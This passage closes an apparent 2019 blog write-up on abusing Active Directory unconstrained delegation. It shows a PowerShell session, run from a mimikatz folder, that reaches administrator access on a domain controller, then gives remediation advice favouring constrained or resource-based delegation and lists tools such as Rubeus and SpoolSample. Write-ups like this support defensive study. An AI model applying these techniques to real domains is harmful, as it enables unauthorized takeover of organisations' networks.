Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\rancarani\Desktop\Tools\mimikatz_trunk\x64> Enter-PSSession -ComputerName dc01
[dc01]: PS C:\Users\Administrator\Documents> hostname
dc01
[dc01]: PS C:\Users\Administrator\Documents> whoami
hacker\administrator
[dc01]: PS C:\Users\Administrator\Documents>
```

## Remedial Actions

---

The general recommendation would be to use constrained delegation instead of the unconstrained one.

With constrained delegation you (sysadmin) specify the services that the server with delegation enabled can access while impersonating another user. However constrained delegation is not the silver bullet, and in specific cases can be even more dangerous than unconstrained delegation (you don't need to force a connection to the server to trigger S4U and impersonate someone, plus the service part of the SPN is not validated)

Resource-based constrained delegation seems to be a valid alternative, in fact it's the backend server (the server which needs to be accessed with the delegation) that decides which principals can access it.

## Resources

---

- Rubeus:
- SpoolSample:
- AD-Module:
- STICKERSSSS:
- Computers object takeover:
- Unintended risk of trusting Active Directory:
- Double hop issue image taken from:

*Originally published at on April 28, 2019.*